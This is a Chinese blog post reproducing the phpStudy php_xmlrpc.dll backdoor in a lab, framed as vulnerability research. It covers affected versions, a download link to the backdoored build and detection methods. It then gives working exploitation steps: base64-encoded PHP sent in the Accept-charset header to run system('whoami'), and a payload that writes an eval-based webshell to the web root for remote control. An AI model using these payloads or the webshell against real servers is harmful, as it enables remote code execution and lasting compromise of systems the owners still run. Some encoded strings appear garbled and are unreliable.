

phpStudy后门漏洞复现

原创

[Luckysec](#) 于 2021-08-20 20:44:22 发布 918 收藏 2

分类专栏: [漏洞复现](#) 文章标签: [phpstudy phpstudy后门](#) [漏洞复现](#) [phpstudy漏洞](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_43571641/article/details/119831173

版权



[漏洞复现](#) 专栏收录该内容

5 篇文章 1 订阅

订阅专栏

0x01 漏洞简介

2019年9月20日, 网上传出 phpStudy 软件存在后门, 随后作者立即发布声明进行澄清, 其真实情况是该软件官网于2016年被非法入侵, 程序包自带PHP的php_xmlrpc.dll模块被植入隐藏后门, 经过分析除了有反向连接木马之外, 还可以正向执行任意php代码。

影响版本:

- [phpStudy2016-php-5.2.17](#)
- [phpStudy2016-php-5.4.45](#)
- [phpStudy2018-php-5.2.17](#)
- [phpStudy2018-php-5.4.45](#)

更多漏洞细节参考文章: [PHPStudy后门事件分析](#)

0x02 环境准备

本次漏洞复现的演示靶场为phpStudy 2018中的php-5.2.17+Apache环境

- [phpStudy 2018 后门版](#): [点击下载](#) 提取码: `n1nq`

靶机环境搭建成功后, 即可访问phpinfo页面

PHP Version 5.2.17

System	Windows NT WIN-RR19T9SN85D 6.1 build 7600
Build Date	Jan 6 2011 17:26:08
Configure Command	cmd /c cscript /nologo configure.js "--enable-snapshot-build"--enable-debug-pack"--with-snapshot-template=d:\php-sdksnap_5_2\vc6\v86\template"--with-php-build=d:\php-sdksnap_5_2\vc6\v86\php_build"--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk,shared"--with-oci8=D:\php-sdk\oracle\instantclient10\sdk,shared"--without-pi3web"
Server API	Apache 2.4 Handler - Apache Lounge
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\phpStudy\PHPTutorial\php\php-5.2.17\php.ini
Scan this dir for additional .ini files	(none)
additional .ini files parsed	(none)
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no


0x03 漏洞检测

phpStudy 的后门问题代码存在于以下路径文件中

```
# phpStudy2016路径
php\php-5.2.17\ext\php_xmlrpc.dll
php\php-5.4.45\ext\php_xmlrpc.dll

# phpStudy2018路径
PHPTutorial\php\php-5.2.17\ext\php_xmlrpc.dll
PHPTutorial\php\php-5.4.45\ext\php_xmlrpc.dll
```

使用记事本打开 `php_xmlrpc.dll` 并搜索 `@eval` 代码，如果出现 `@eval(%s('%s'))` 字样，则证明漏洞存在。



0x04 漏洞复现

1. 发现漏洞

BurpSuite是在做渗透测试时必不可少的抓包工具，因此利用BurpSuite的扩展插件在抓取数据包时进行自动分析检测，非常便捷。

- [BurpSuite-Extender-phpStudy-Backdoor-Scanner](#): 点击下载

插件安装成功后，在每次抓包时就会自动的扫描分析漏洞是否存在，若存在漏洞，则会提示相应的告警信息。

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options ShiroScan FastJsonScan

过滤器: 隐藏不存在的项目; CSS, 图片, 一般隐藏二进制文件; 4xx隐藏回复; 隐藏空文件夹

内容

主机	方法	URL	参数	状态	长度	MIME
http://192.168.126.129	GET	/		200	14912	HTML
http://192.168.126.129	GET	/phpinfo.php		200	58206	HTML
http://192.168.126.129	GET	/DTD/xhtml1-transitional...				
http://192.168.126.129	GET	/l.php				
http://192.168.126.129	GET	/l.php?act=Function	✓			
http://192.168.126.129	GET	/l.php?act=phpinfo	✓			
http://192.168.126.129	GET	/phpinfo.php?PHPBB85...	✓			

漏洞问题

- 发送密码
- phpStudy Backdoor Remote Code Execution Scanner [2]
 - 已启用自动填充的密码字段
 - 未加密的通信
 - 电子邮件地址泄露 [2]
 - 内网IP地址泄露
 - 没有指定字符代码的HTML
 - 可响应的响应 (点击顶升的可能性) [2]

Request

```

1 GET / HTTP/1.1
2 Host: 192.168.126.129
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN, zh;q=0.8, zh-TW;q=0.7, zh-HK;q=0.5, en-US;q=0.3, en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: Hm_lvt_eaa57cad7dacb4ad4f5a257001a3457c=1626844733
9 Upgrade-Insecure-Requests: 1
10

```

Response

```

1 HTTP/1.1 200 OK
2 Date: Thu, 22 Jul 2021 06:50:11 GMT
3 Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.2.17
4 X-Powered-By: PHP/5.2.17
5 Connection: close
6 Content-Type: text/html; charset=utf-8
7 Content-Length: 14691
8
9
10 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Tr
11 <html xmlns="http://www.w3.org/1999/xhtml"
12 <head>
13 <title>
14 php中文网 探针 2014
15 </title>
16 <meta http-equiv="X-UA-Compatible" content=
17 <meta http-equiv="Content-Type" content="te

```

Inspector

Advisory

phpStudy Backdoor Remote Code Execution

Issue: **phpStudy Backdoor Remote Code Execution Scanner**
 Severity: **High**
 Confidence: **Certain**
 Host: **http://192.168.126.129**

Note: This issue was generated by a Burp extension.

Issue detail

2 instances of this issue were identified, at the following locations:

- /
- /phpinfo.php

2. 手工验证

用BurpSuite将存在漏洞的数据包发送至Repeater模块进行测试, 只需修改数据包中如下两处位置即可

```

# 将要执行的代码进行Base64编码, 例如: system('whoami');
Accept-charset: c3lzdGVtKkC3aG9hbWknKtS=

# 注意删除gzip,deflate之间的空格, 否则不生效
Accept-Encoding: gzip,deflate

```

Send Cancel < >

Target: http://192.168.126.129

Request

```

1 GET /phpinfo.php HTTP/1.1
2 Host: 192.168.126.129
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN, zh;q=0.8, zh-TW;q=0.7, zh-HK;q=0.5, en-US;q=0.3, en;q=0.2
6 Accept-charset: c3lzdGVtKkC3aG9hbWknKtS= system('whoami');
7 Accept-Encoding: gzip,deflate
8 Connection: close
9 Cookie: Hm_lvt_eaa57cad7dacb4ad4f5a257001a3457c=1626844733
10 Upgrade-Insecure-Requests: 1
11
12

```

Response

```

1 HTTP/1.1 200 OK
2 Date: Thu, 22 Jul 2021 07:18:05 GMT
3 Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.2.17
4 X-Powered-By: PHP/5.2.17
5 Connection: close
6 Content-Type: text/html
7 Content-Length: 58309
8
9
10 min-rti9t9m8Sd/administrator
11 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-transitional.dtd">
12 <html>
13 <head>
14 <style type="text/css">
15 body{
16 background-color:#ffffff;
17 color:#000000;
18 }
19 body,td,th,hl,h2{
20 font-family:sans-serif;
21 }
22 pre{
23 margin:0px;
24 font-family:monospace;
25 }
26 a:link{
27 color:#000099;
28 text-decoration:none;
29 background-color:#ffffff;
30 }
31 a:hover{
32 text-decoration:underline;
33 }

```

Inspector

完成

58,515字节 | 61毫秒

具体数据包如下:

```
GET /phpinfo.php HTTP/1.1
Host: 192.168.126.129
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-charset: c3lzdGVtKCd3aG9hbWknKTs=
Accept-Encoding: gzip,deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

3. 写入webShell

写shell的前提是知道网站的物理路径, 可以自行通过system()命令获取到网站路径

写入命令:

```
fputs(fopen('C:\phpStudy\PHPTutorial\WWW\shell.php','w'),'<?php @eval($_POST[1]); ?>');
```

Base64编码命令:

```
ZnB1dHMoZm9wZW4oJ0M6XHBocFN0dWR5XFBUFR1dG9yaWFsXFdXV1xzaGVsbC5waHAnLdC3JyksJzw/cGhwIEB1dmFsKCRfUE9TVFsxXSsk7ID8+Jyk7
```

The screenshot shows a web proxy tool interface with a 'Request' and 'Response' pane. The 'Request' pane shows the following headers:

```
1 GET /phpinfo.php HTTP/1.1
2 Host: 192.168.126.129
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-charset: c3lzdGVtKCd3aG9hbWknKTs=
7 Accept-Encoding: gzip,deflate
8 Connection: close
9 Upgrade-Insecure-Requests: 1
```

The 'Response' pane shows the following headers:

```
1 HTTP/1.1 200 OK
2 Date: Thu, 22 Jul 2021 08:15:10 GMT
3 Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.2.17
4 X-Powered-By: PHP/5.2.17
5 Connection: close
6 Content-Type: text/html
7 Content-Length: 58000
```

The 'Accept-charset' header in the request is highlighted with a red box. The response body shows HTML content with a style tag.

写入成功后即可用webshell管理工具进行连接

菜单 辅助 帮助

192.168.126.129 SHELL数: 1

C:\phpStudy\PHPTutorial\WWW

目录数: 1, 文件数: 3

名称	时间	大小	属性
phpMyAdmin	2021-07-21 10:39:45	49152	0777
l.php	2017-04-20 16:49:26	21175	0666
phpinfo.php	2013-05-09 20:56:36	23	0666
shell.php	2021-07-22 16:15:10	26	0666

默认分组

编号 地址

P 2 http://192.168.126.129:8080/

P 3 http://192.168.126.129:8080/

B 5 http://192.168.126.129:8080/

A 7 http://192.168.126.129:8080/

P 8 http://192.168.126.129:8080/

P 9 http://192.168.126.129:8080/

P 10 http://192.168.126.129:8080/

P 11 http://192.168.126.129:8080/

P 13 http://192.168.126.129:8080/

P 14 http://192.168.126.129:8080/

P 15 http://192.168.126.129:8080/

P 16 http://192.168.126.129:8080/

N 17 http://192.168.126.129:8080/

P- http://192.168.126.129:8080/

参考文章

- <https://www.cnblogs.com/17bdw/p/11580409.html>
- <https://github.com/Writeup007/phpStudyBackDoor>
- <https://www.freebuf.com/vuls/246979.html>